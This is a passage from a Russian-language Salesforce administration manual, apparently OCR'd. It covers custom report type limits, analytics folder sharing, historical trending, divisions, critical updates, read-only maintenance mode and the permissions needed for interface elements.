  - Чтобы просмотреть порядок отображения полей в отчетах, выполненных из типа настраиваемого отчета, нажмите кнопку **«Предварительный просмотр макета»** в разделе «Поля, доступные для отчетов».
  - Чтобы клонировать тип настраиваемого отчета, нажмите кнопку **«Клонировать»**.
  - Переименуйте поля в отчете.
  - Определите поля, которые должны быть выбраны по умолчанию.

Тип редактируемого отчета отображается над именем отчета в конструкторе отчетов. Тип отчета не отображается на странице запуска отчета.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:
- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:
- Изменение всех данных



1. Тип отчета
2. Имя отчета

Прим.: Если организация использует средство перевода, то типы настраиваемых отчетов могут быть переведены для зарубежных пользователей.

Ограничения для типов отчетов

Данный раздел содержит некоторые ограничения, позволяющие гарантировать высокую производительность и доступность типов настраиваемых отчетов.

- Каждый тип настраиваемого отчета может содержать не более 1 000 полей. Счетчик вверху действия «Макет страницы» отображает текущее количество добавленных полей. Макет, содержащий слишком большое количество полей, не может быть сохранен.
- Ниже перечислены поля, которые не могут быть добавлены в типы настраиваемых отчетов.
  - Поля расписаний продуктов
  - Поля журналов
  - Поля организаций-лиц
  - Поле «Длительность» для обращений и возможностей
- Тип настраиваемого отчета может содержать не более 60 ссылок на объекты. Например, при ограничении типа отчета четырьмя взаимосвязями объекта поле поиска позволяет выбирать поля дополнительных 56 объектов. Тем не менее, при выполнении отчета, созданного на основе типа настраиваемого отчета и содержащего столбцы не менее, чем из 20 разных объектов, отображается сообщение об ошибке.
- Ссылки на объекты могут использоваться как основные четыре объекта, как источники полей посредством поиска или как объекты, используемые для просмотра взаимосвязей. Каждый ссылочный объект учитывается ограничением, даже если его поля не выбраны. Например, если поиск выполняется в следующем порядке: «организация» — «ответственный за организацию» — «роль ответственного за организацию», но поля ответственного за организацию не выбраны, то все ссылочные объекты учитываются заданным ограничением, равным 60.
- Отчеты, созданные на основе типов настраиваемых отчетов по обращениям, не содержат раскрывающегося списка «Единицы», позволяющего просматривать значения некоторых полей обращений по часам, минутам или дням.
- Типы отчетов, связанные с настраиваемыми объектами в списке «Удаленные настраиваемые объекты», учитываются ограничениями по количеству типов настраиваемых отчетов, доступному для создания.

СМ. ТАКЖЕ:

Отчеты по возможностям

Включение расширенного общего доступа к отчетам и панелям мониторинга

При включении общего доступа к аналитике система Salesforce преобразует текущие уровни доступа пользователей к папкам в новые более подробные уровни доступа.

Прим.: Общий доступ к папке аналитики автоматически предоставляется организациям, созданным после выпуска Summer'13 системы Salesforce. Чтобы предоставить общий доступ пользователям организации, созданной до выпуска Summer'13, выполните указанные ниже действия.

При включении общего доступа к аналитике всем пользователям организации по умолчанию предоставляется уровень доступа «Гость» к общедоступным папкам отчетов и панелей мониторинга. Чтобы расширить доступ пользователей к отдельной папке, рекомендуем назначить уровень доступа «Менеджер» или «Редактор» или предоставить полномочия администратора. Доступ каждого пользователя к папкам определяется уровнем доступа к папке и полномочиями, предоставленными до включения расширенного общего доступа к папкам.

1. В разделе «Настройка» введите *«Общий доступ к папкам»* в поле «Быстрый поиск», затем выберите **«Общий доступ к папкам»**.
2. Установите флажок **«Включить уровни доступа для предоставления общего доступа к папкам отчетов и панелей мониторинга»**.
3. Нажмите кнопку **«Сохранить»**.

Важное замечание: Возврат к предыдущей модели общего доступа к папкам инициирует восстановление исходного состояния текущих папок отчетов и панелей мониторинга.

- Папка, созданная до включения расширенного общего доступа, возвращает свойства и параметры общего доступа к исходному состоянию.
- Папка, созданная после включения расширенного общего доступа, становится скрытой, а все параметры общего доступа удаляются. Тем не менее, полномочия администратора сохраняются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметра общего доступа к папке аналитики:

- Просмотр настройки и конфигурации

Для изменения параметра общего доступа к папке аналитики:

- Настройка приложения

Настройка архивного трендинга

Чтобы предоставить пользователям доступ к отчетам по архивным трендам, воспользуйтесь фильтрами для настройки объема собираемых данных. Затем выберите нужные поля.

Объем данных архивных трендов должен быть достаточным для составления отчетов, но не может превышать установленных ограничений. Определите поля, содержащие полезные архивные данные, и поля, содержащие маловажные данные.

Важное замечание: Сохранение архивных данных увеличивает объем сохраняемых данных. Конечный результат определяется способами работы организации. Например, при обновлении статуса типичной записи возможности каждые 1-2 дня объем данных архивного трендинга для поля «Статус» объекта «Возможность» превышает объем данных, сохраняемых при изменении записи один или два раза в месяц. При наличии трендовых объектов, которые могут превысить установленное ограничение по размеру данных, пользователю отправляется соответствующее электронное предупреждение.

1. Введите строку *«Архивный тренинг»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Архивный трендинг»**.
2. Выберите нужный объект.

   Выберите объект «Возможности», «Обращения» или «Элемент прогнозирования» и не более 3 настраиваемых объектов. Архивный трендинг доступен только при использовании совместных прогнозов и недоступен для настраиваемого прогнозирования. При включении накопительных сводок прогнозов для параметров «Совместные прогнозы» элементы прогнозирования по архивным трендам недоступны.
3. Установите флажок **«Включить архивный трендинг»**.
4. Чтобы задать общий объем данных, доступный для создания отчетов по архивным трендам, воспользуйтесь фильтрами раздела **«Настроить данные»**.

   Уточнение архивных данных доступно только для возможностей, обращений и настраиваемых объектов. Доступные данные для элементов прогнозирования выбираются автоматически.

   Например, чтобы уточнить данные, сохраненные для отчетов по возможностям, настройте фильтр «"Этап""не равно""*Поиск потенциальных клиентов*"» для исключения наименее вероятных сделок.
5. Выберите не более 8 полей в разделе **«Выбрать поля»**.

   Данные поля могут выбираться при создании отчетов по архивному трендингу.

   - При выборе объекта «Возможности» система автоматически выбирает следующие 5 полей: «Стоимость», «Дата закрытия», «Категория прогноза», «Вероятность» и «Этап». Пользователь может выбрать еще 3 поля.
   - При выборе объекта «Элемент прогнозирования» система автоматически выбирает все 8 доступных полей.

После включения архивного трендинга новый тип настраиваемого отчета доступен при создании новых отчетов. Включение архивного трендинга для нового поля инициирует автоматическое добавление данного поля в макет отчета по архивному трендингу.

Ниже перечислены последствия выключения архивного трендинга.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

- Выключение архивного трендинга для поля инициирует сокрытие соответствующих архивных данных. Повторное включение архивного трендинга для поля инициирует доступность соответствующих архивных данных для просмотра, включая данные, созданные после выключения архивного трендинга.
- Выключение архивного трендинга для объекта инициирует удаление всех соответствующих архивных данных и параметров конфигурации. Тип отчета по архивному трендингу объекта и любые другие отчеты, созданные вместе с ним, также будут удалены.
- Выключение архивного трендинга для поля и его последующее удаление инициируют недоступность архивных данных поля даже после повторного включения архивного трендинга.

Прим.:

- Архивные данные, доступные каждому пользователю, определяются доступными полями. Изменение полномочий, отменяющее доступность конкретного поля, инициирует недоступность его архивных данных.
- Каждое архивное поле использует параметры безопасности соответствующего родительского поля. Изменение полномочий для родительского поля инициирует изменение полномочий для архивного поля.

Обновление мастера отчетов

Конструктор отчетов, являющийся полнофункциональным графическим редактором, — это стандартный инструмент для создания и редактирования отчетов. Если организация все еще использует устаревший мастер отчетов, рекомендуем включить поддержку конструктора отчетов.

- Доступ к конструктору отчетов по умолчанию предоставляется всем профилям. (Полномочие «Конструктор отчетов» может отображаться в наборах полномочий и профилях, а также в API-объектах PermissionSet и Profile, несмотря на переопределение данных параметров при обновлении.)
- Устаревший мастер отчетов отображается только в режиме доступности.
- Конструктор отчетов доступен для организаций, использующих версии Group Edition и Professional Edition.
- Наличие нового типа диаграммы — точечной.

Последняя версия конструктора отчетов автоматически доступна только новым организациям. Если раздел «Обновление конструктора отчетов» отсутствует на странице «Параметры интерфейса пользователя», то данное обновление уже установлено в организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- Настройка приложения

Конструктор отчетов не может быть включен путем назначения полномочия «Конструктор отчетов» всем пользователям организации посредством профилей или наборов полномочий. Чтобы включить конструктор отчетов для организации, выполните указанные ниже действия.

Важное замечание: Данное обновление **не влияет** на текущие отчеты. После установки обновления устаревший мастер отчетов будет недоступен.

1. Введите строку *«Отчеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры отчетов и панелей мониторинга»**.
2. Просмотрите раздел «Обновление конструктора отчетов» и нажмите кнопку **«Включить»**. Если данная кнопка не отображается, то конструктор отчетов уже включен во всей организации.
3. Для подтверждения нажмите кнопку **«Да, установить конструктор отчетов для всех пользователей»**.

Реагирование на критические обновления

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: все версии.

Периодически компания Salesforce выпускает обновления, которые улучшают производительность, логику и работу системы Salesforce, но при этом могут повлиять на текущие настройки. Чтобы просмотреть доступные обновления для системы Salesforce, выберите пункт **«Критические обновления»** в меню «Настройка». Кроме того, система отображает соответствующее сообщение при открытии меню «Настройка».

Каждому обновлению назначается дата, до наступления которой оно может быть вручную активировано и деактивировано неограниченное количество раз. Таким образом, пользователи могут оценить возможные последствия активации обновления и при необходимости изменить соответствующие настройки. При наступлении даты автоматической активации система Salesforce активирует обновление на постоянной основе.

Внимание: Компания Salesforce настоятельно рекомендует тестировать каждое обновление путем его активации в безопасной среде разработчика или любой другой производственной среде в непиковые часы работы.

Для управления критическими обновлениями выберите пункт **«Критические обновления»** в меню «Настройка». На этой странице можно просмотреть сводку, статус и дату автоматической активации для любого обновления, которое не было активировано системой Salesforce на постоянной основе. Для просмотра подробных сведений об обновлении, включая список настроек для организации, на которые оно может повлиять, щелкните по ссылке **«Просмотр»**.

Если для обновления доступна ссылка **«Активировать»**, щелкните по ней, чтобы проверить обновление в безопасной или производственной среде, прежде чем система Salesforce автоматически активирует его.

Примечания по использованию критических обновлений

- Система Salesforce анализирует настройки организации и определяет возможность их изменения в результате активации критического обновления. Обновление, которое не влияет на настройки организации, автоматически активируется системой Salesforce.
- Система Salesforce активирует обновление на постоянной основе при наступлении запланированной даты автоматической активации. Обновление, активированное автоматически, не может быть деактивировано.
- Страница сведений о любом обновлении содержит описание возможных последствий активации обновления и способы решения возникших проблем.
- Система Salesforce отображает сообщение в том случае, если меню настройки используется впервые после появления критического обновления. Данное сообщение позволяет просмотреть обновление Salesforce незамедлительно, отложить его просмотр на более поздний срок

Организация данных по подразделениям

Подразделения позволяют сегментировать данные организации в виде логических разделов, увеличивая эффективность функций поиска, составления отчетов и просмотра списковых представлений. Рекомендуем использовать подразделения организациям, содержащим большие объемы данных.

Прим.: Подразделения не ограничивают доступ пользователей к данным и не могут использоваться для обеспечения безопасности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Как работают подразделения

Подразделения могут быть назначены пользователям и другим типам записей. Например, можно создать отчет, показывающий возможности только для подразделения «Северная Америка» и позволяющий просмотреть точные значения продаж для группы сбыта «Северная Америка».

Настройка подразделений

Создание подразделений и назначение записей подразделениям позволяют гарантировать эффективную категоризацию данных.

Создание и редактирование подразделений

Создание логических подразделений, предназначенных для сегментирования данных организации, позволяет упростить поиск и составление отчетов по записям.

Пакетный перенос записей между подразделениями

Выберите группы записей для переноса между подразделениями.

Изменение подразделения по умолчанию для пользователей

Стандартное подразделение пользователя может быть изменено при наличии полномочий для управления параметрами пользователя.

Создание отчетов посредством подразделений

Если организация использует подразделения для сегментирования данных, то отчеты могут отображать записи конкретных подразделений.

Как работают подразделения

Подразделения могут быть назначены пользователям и другим типам записей. Например, можно создать отчет, показывающий возможности только для подразделения «Северная Америка» и позволяющий просмотреть точные значения продаж для группы сбыта «Северная Америка».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- **«Подразделение на уровне записи»**: подразделение — это поле отдельной записи, обозначающее принадлежность записи к конкретному подразделению. Запись может принадлежать подразделению, созданному администратором, или стандартному глобальному подразделению, создаваемому автоматически при включении подразделений. Одновременно запись может принадлежать только одному подразделению.
- **«Стандартное подразделение»**: пользователям назначается стандартное подразделение, применяемое к новым организациям, интересам и настраиваемым объектам, поддерживающим подразделения.

- **«Рабочее подразделение»**: при наличии полномочия «В зависимости от подразделений» пользователи могут выбирать подразделения в раскрывающемся списке на боковой панели. В этом случае поиски будут возвращать только данные для текущего рабочего подразделения. При необходимости рабочее подразделение может быть изменено. Если полномочие «В зависимости от подразделений» отсутствует, то пользователям всегда отображаются записи всех подразделений.

Таблица ниже содержит сведения о влиянии подразделений на разные области системы.

Область	Описание
Поиск	При наличии полномочия «В зависимости от подразделений»: • Функция поиска на боковой панели позволяет выбирать отдельное подразделение или все подразделения. • Функция расширенного поиска позволяет выбирать отдельное подразделение или все подразделения. • Функция глобального поиска позволяет выполнять поиск по отдельному подразделению или всем подразделениям. • Диалоговые окна поиска возвращают записи, которые назначены подразделению, выбранному в раскрывающемся списке диалогового окна поиска. Прим.: Кроме того, любой поиск по конкретному подразделению также инициирует поиск по глобальному подразделению. Например, результаты поиска по подразделению «Западное подразделение» содержат записи, доступные как в западном, так и в глобальном подразделениях. Если полномочие «В зависимости от подразделений» отсутствует, то результаты поиска всегда содержат записи всех подразделений.
Списковые представления	При наличии полномочия «В зависимости от подразделений» списковые представления содержат только записи, которые назначены подразделению, выбранному при создании или редактировании спискового представления. Списковые представления выбранных записей (например, «Мои открытые обращения») содержат записи всех подразделений. Если полномочие «В зависимости от подразделений» отсутствует, то списковые представления всегда содержат записи всех подразделений.
Chatter	Chatter не поддерживает подразделения. Например, система не позволяет использовать отдельные ленты Chatter для разных подразделений.

Область	Описание
Отчеты	Если пользователю предоставлено полномочие «В зависимости от подразделений», то отчет может содержать все или только одно подразделение. Отчеты, использующие стандартные фильтры (например, «Мои обращения» или «Организации моей рабочей группы»), содержат записи всех подразделений и не могут быть дополнительно отфильтрованы по конкретному подразделению. Если полномочие «В зависимости от подразделений» отсутствует, то отчеты всегда содержат записи всех подразделений.
Просмотр записей и связанных списков	При просмотре страницы сведений о записи связанные списки отображают все доступные связанные записи, независимо от подразделения.
Создание записей	При создании организаций, интересов или настраиваемых объектов, поддерживающих подразделения, записям автоматически назначается стандартное подразделение, кроме случаев переопределения данного параметра. Новым записям, связанным с организацией или другой записью, которой уже назначено подразделение, назначается текущее подразделение записи. Например, новой записи настраиваемого объекта, являющегося подробным во взаимосвязи «Основная — подробная» с настраиваемым объектом, поддерживающим подразделения, назначается подразделение основной записи. Новым записям, которые не связаны с другими записями (например, личные возможности или контакты, не связанные с организацией), автоматически назначается глобальное подразделение.
Редактирование записей	При редактировании организаций, интересов или настраиваемых объектов, поддерживающих подразделения, пользователи могут изменять подразделения. Все записи, связанные посредством взаимосвязи «Основная — подробная», автоматически переносятся в новое подразделение. Например, контакты и возможности переносятся в новое подразделение связанной организации, а подробные настраиваемые объекты переносятся в новое подразделение основной записи. При редактировании других типов записей подразделение не может быть изменено.

Область	Описание
Настраиваемые объекты	При включении подразделений для настраиваемого объекта система Salesforce автоматически назначает все записи данного объекта глобальному подразделению. При создании записи настраиваемого объекта: • Если настраиваемый объект поддерживает подразделения, то записи назначается стандартное подразделение. • Если настраиваемый объект является подробным во взаимосвязи «Основная — подробная» с настраиваемым объектом, поддерживающим подразделения, то записи назначается подразделение основной записи.
Взаимосвязи	При преобразовании взаимосвязи «Поиск» во взаимосвязь «Основная — подробная» подробные записи теряют текущее подразделение и наследуют подразделение основной записи. При преобразовании взаимосвязи «Основная — подробная» во взаимосвязь «Поиск» подразделение любой подробной записи определяется предыдущей основной записью. При удалении взаимосвязи «Основная — подробная» подразделение любой подробной записи определяется предыдущей основной записью.

Настройка подразделений

Создание подразделений и назначение записей подразделениям позволяют гарантировать эффективную категоризацию данных.

Прежде чем использовать подразделения, рекомендуем включить их поддержку в организации. Чтобы включить подразделения при использовании стандартного объекта, обратитесь в компанию Salesforce. Чтобы включить подразделения при использовании настраиваемых объектов, установите флажок «Включить подразделения» на странице определения настраиваемого объекта.

1. Определите нужные подразделения на основе способа сегментирования данных. Например, одно подразделение может назначаться всем записям, принадлежащим группе сбыта «Северная Америка», а другое — всем записям, принадлежащим группе сбыта «Европа».

   100

2. Создайте подразделения для организации. По умолчанию все текущие записи назначаются глобальному подразделению. При необходимости измените стандартное имя подразделения, создайте дополнительные подразделения или перенесите записи между подразделениями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования подразделений:

- Изменение всех данных

3. Перенесите интересы, организации и настраиваемые объекты в соответствующие подразделения. Подразделение, назначенное записям, также назначается связанным записям.
   Например, при изменении подразделения, назначенного организации, связанные записи (например, контакты и возможности) назначаются тому же подразделению.
4. Добавьте поля подразделений в макеты страниц.
5. Добавьте подразделения в параметры безопасности поля.
6. Выберите стандартное подразделение для всех пользователей. Новым организациям и интересам назначается стандартное подразделение пользователя, кроме случаев выбора другого подразделения. Новым записям, связанным с текущими записями, назначается подразделение текущей записи.
7. Включите полномочие «В зависимости от подразделений» для пользователей, которые должны иметь право на ограничение списковых представлений, поисков и отчетов по подразделению.

   Пользователи, которым не предоставлено данное полномочие, но доступно стандартное подразделение, могут просматривать поля подразделений, изменять подразделение записи и выбирать подразделение при создании записей.

Создание и редактирование подразделений

Создание логических подразделений, предназначенных для сегментирования данных организации, позволяет упростить поиск и составление отчетов по записям.

В организации должна быть включена поддержка подразделений.

По умолчанию всем записям автоматически назначается глобальное подразделение, которое при необходимости может быть изменено. Разрешается создавать не более 100 подразделений, включая неактивные.

1. Введите строку *«Управление подразделениями»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Управление подразделениями»**.
2. Чтобы создать подразделение, нажмите кнопку **«Создать»**. Чтобы изменить текущее подразделение, щелкните ссылку **«Правка»**.
3. Введите имя подразделения.
4. Чтобы активировать подразделение, установите флажок «Активно».

   Прим.: Подразделение, которому назначены пользователи или очереди интересов, не может быть деактивировано.
5. Нажмите кнопку **«Сохранить»**.
6. Чтобы изменить порядок отображения подразделений в раскрывающемся списке «Подразделения», щелкните **«Сортировать»** и воспользуйтесь кнопками со стрелками.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования подразделений:

- Изменение всех данных

Пакетный перенос записей между подразделениями

Выберите группы записей для переноса между подразделениями.

Чтобы одновременно переназначить подразделения для нескольких записей, перенесите группы организаций, интересов или пользователей между подразделениями.

1. В разделе «Настройка» введите *«Пакетный перенос подразделений»* в поле «Быстрый поиск», затем выберите **«Пакетный перенос подразделений»**.
2. Выберите нужный тип записи для переноса и нажмите кнопку **«Далее»**. При изменении подразделения, назначенного организации, связанные записи (например, контакты и возможности) назначаются тому же подразделению. При изменении подразделения, назначенного настраиваемому объекту, другие настраиваемые объекты, принадлежащие данному подразделению, также переносятся в новое подразделение.
3. Выберите нужные условия поиска и нажмите кнопку **«Далее»**.
4. Выберите нужное подразделение.
5. Чтобы выполнить перенос записей пользователей в новое подразделение, установите флажок «Изменить подразделение . . .».
6. Нажмите кнопку **«Перенос»**. По завершении переноса пользователю отправляется электронное уведомление. Запрос на перенос более 5 000 записей обрабатывается в порядке очереди.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного переноса записей:

- Изменение всех данных

Изменение подразделения по умолчанию для пользователей

Стандартное подразделение пользователя может быть изменено при наличии полномочий для управления параметрами пользователя.

Если организация использует подразделения для сегментирования данных, то стандартное подразделение назначается всем пользователям и применяется к новым организациям, интересам и соответствующим настраиваемым объектам. Стандартное подразделение не препятствует просмотру или созданию записей в других подразделениях. Тем не менее, новой записи, связанной с текущей записью, назначается подразделение текущей записи.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните имя пользователя, псевдоним или имя нужного пользователя.
3. Щелкните ссылку **«Изменить»** напротив поля «Стандартное подразделение».
4. Выберите новое стандартное подразделение.
5. Выберите действие, которое должно быть применено к текущим записям пользователя.
6. Нажмите кнопку **«Сохранить»**.

При изменении собственного стандартного подразделения вместо действия 1 перейдите на страницу личных параметров. Введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск» и выберите пункт **«Дополнительные сведения о**

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения стандартного подразделения пользователя:

- Управление пользователями

пользователе». Если результаты не найдены, Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.

Создание отчетов посредством подразделений

Если организация использует подразделения для сегментирования данных, то отчеты могут отображать записи конкретных подразделений.

Чтобы выбрать одно из перечисленных ниже значений, воспользуйтесь раскрывающимся списком «Подразделение».

- Конкретное подразделение
- Текущее рабочее подразделение
- Все записи всех подразделений

Прим.: Отчеты, использующие стандартные фильтры (например, «Мои обращения» или «Организации моей рабочей группы»), содержат записи всех подразделений. Данные отчеты не могут быть дополнительно ограничены конкретным подразделением.

СМ. ТАКЖЕ:

Изменение рабочего подразделения

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для ограничения отчетов по подразделению:

- В зависимости от подразделений

Обновление и обслуживание системы Salesforce

Система Salesforce выделяет до пяти минут прерывания обслуживания, чтобы выполнить основные обновления. Однако во время других событий обслуживания (например, разделения и миграции) доступ пользователей к данным не прерывается.

Режим «Только для чтения»

Получайте мгновенный доступ к данным — даже во время простоя и обслуживания. Чтобы обеспечить непрерывность бизнеса, Salesforce предоставляет пользователям доступ к данным в режиме «Только для чтения» во время разделений, переносов и переключений экземпляров, выполнения предварительных сценариев и ряда других действий по обслуживанию системы.

Пятиминутные обновления

Компания Salesforce выделяет всего пять минут от общего времени планового технического обслуживания на развертывание новых основных версий своей системы. Данные обновления выполняются три раза в год.

Проверка обновлений для настольных клиентских приложений

Режим «Только для чтения»

Получайте мгновенный доступ к данным — даже во время простоя и обслуживания. Чтобы обеспечить непрерывность бизнеса, Salesforce предоставляет пользователям доступ к данным в режиме «Только для чтения» во время разделений, переносов и переключений экземпляров, выполнения предварительных сценариев и ряда других действий по обслуживанию системы.

ВЕРСИИ

Доступно в версиях: **все версии.**

Особенности режима «Только для чтения»

В режиме «Только для чтения» пользователи могут перемещаться между разделами приложения, просматривать рабочие данные и составлять отчеты.


В режиме «Только для чтения» **не доступны** следующие действия.

- Добавление, редактирование и удаление данных
- Любые действия, подразумевающие внесение изменений в данные Salesforce. Например:
  - Публикация сообщения в Chatter
  - Использование LiveAgent
  - Обновление панелей мониторинга
  - Запись или редактирование посредством API
  - Пакетное чтение посредством API
  - Сохранение новых или измененных отчетов

    Прим.: Пользователи могут открывать существующие отчеты.

Напоминания о действиях будут недоступны, и для списков «Недавние элементы» не будут выполняться обновления. В соответствии с нормативными требованиями в журнал входов вносятся записи, однако они становятся доступны спустя несколько минут после выхода организации из режима «Только для чтения».

Когда организация находится в режиме «Только для чтения», в окне настольного и мобильного обозревателя отображается показанный ниже баннер.



Когда используется режим «Только для чтения»

Расписание планового обслуживания размещено на странице trust.salesforce.com и содержит информацию о доступности режима «Только для чтения» во время очередного ТО. Сроки планового обслуживания зависят от объема необходимых работ. Уведомление о плановом обслуживании высылается за две недели до его проведения и содержит сведения о доступности режима «Только для чтения».

Чтобы ознакомиться с режимом «Только для чтения» на практике, свяжитесь с компанией Salesforce и попросите активировать режим тестирования в безопасной организации.

Пятиминутные обновления

Компания Salesforce выделяет всего пять минут от общего времени планового технического обслуживания на развертывание новых основных версий своей системы. Данные обновления выполняются три раза в год.

Сбой системы может продолжаться не более пяти минут, но, как правило, не превышает одной минуты. Для пользователей будет отображаться сообщение об ошибке, уведомляющее о недоступности системы во время обновления, а также о необходимости повторного входа по завершении обновления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

Проверка обновлений для настольных клиентских приложений

Настольные клиентские приложения (например, Salesforce for Outlook и Connect Offline) позволяют интегрировать систему Salesforce в компьютер пользователя. Настольные клиентские приложения, доступные для установки, определяются администратором.

Если ваш администратор включил предупреждения вкладки «Начальная страница», то при появлении новой версии клиентского приложения на этой вкладке будет отображаться предупреждение.

При необходимости просмотрите клиентские приложения, установленные на рабочем компьютере, и самостоятельно проверьте наличие обновлений.

1. Введите строку *«Проверить наличие обновлений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Проверить наличие обновлений»**.
2. Просмотрите имена и номера версий для доступных настольных клиентских приложений в таблице.
3. При использовании обозревателя Internet Explorer щелкните нужное клиентское приложение и нажмите кнопку **«Установить!»**. При использовании другого обозревателя (например, Mozilla Firefox) нажмите кнопку **«Загрузить!»** и сохраните установочный файл на компьютер. Чтобы запустить программу установки, дважды щелкните сохраненный файл.

Предупреждение остается на вкладке «Начальная страница» до тех пор, пока не будет выполнен вход через обновленное клиентское приложение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме Database.com Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра предупреждений об обновлении клиентского приложения:

- Включено, обновления с предупреждениями

  ИЛИ

  Включено, обновления с предупреждениями обязательны

  в профиле

Полномочия для элементов, записей и полей пользовательского интерфейса

Чтобы получить доступ к элементам, записям и полям пользовательского интерфейса в Salesforce, необходимы определенные полномочия. Как минимум, требуется полномочие «Чтение» для просмотра вкладок, записей, полей записей, связанных списков, кнопок или ссылок. Чтобы редактировать запись или поле записи, требуется полномочие «Правка».

Просматриваемые и редактируемые элементы также зависят от настройки личных параметров отображения или макета страницы и версии, используемой в вашей организации. В данной таблице разные уровни доступа описаны более подробно.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Действие	Нужный доступ
Для просмотра вкладки:	Убедитесь в наличии полномочия «Чтение» для записей, доступных на данной вкладке. Если не отображается отдельная вкладка, проверьте настройки личных параметров отображения вкладок.
Для просмотра записи:	Необходимо иметь в наличии полномочие «Чтение» для нужного типа записи. Если невозможен просмотр определенных записей, проверьте, используется ли в вашей организации модель общего доступа или функция управления территориями. В некоторых моделях общего доступа владелец записи должен предоставить общий доступ к записи, дающий возможность просматривать другие. Функция управления территориями может ограничивать доступ к организациям, возможностям и обращениям.
Для просмотра поля:	Требуется наличие полномочия «Чтение» для типа записи, содержащего нужное поле. Вы можете просматривать определенные поля, проверять безопасность поля и макет страницы. Безопасность поля может ограничивать доступ к полю. Макеты страницы могут скрывать поля.
Для редактирования поля:	Требуется наличие полномочия «Правка» для типа записи, содержащего нужное поле. Вы можете редактировать определенные поля, проверять безопасность поля и макет страницы. Безопасность поля может ограничивать доступ к полю. Макеты страницы могут настраивать поля, чтобы те стали нередактируемыми.
Для просмотра связанного списка:	Требуется наличие полномочия «Чтение» для типа записи, отображаемого в связанном списке. Вы можете просматривать определенные поля, проверять макет страницы. Макеты страницы могут скрывать поля.
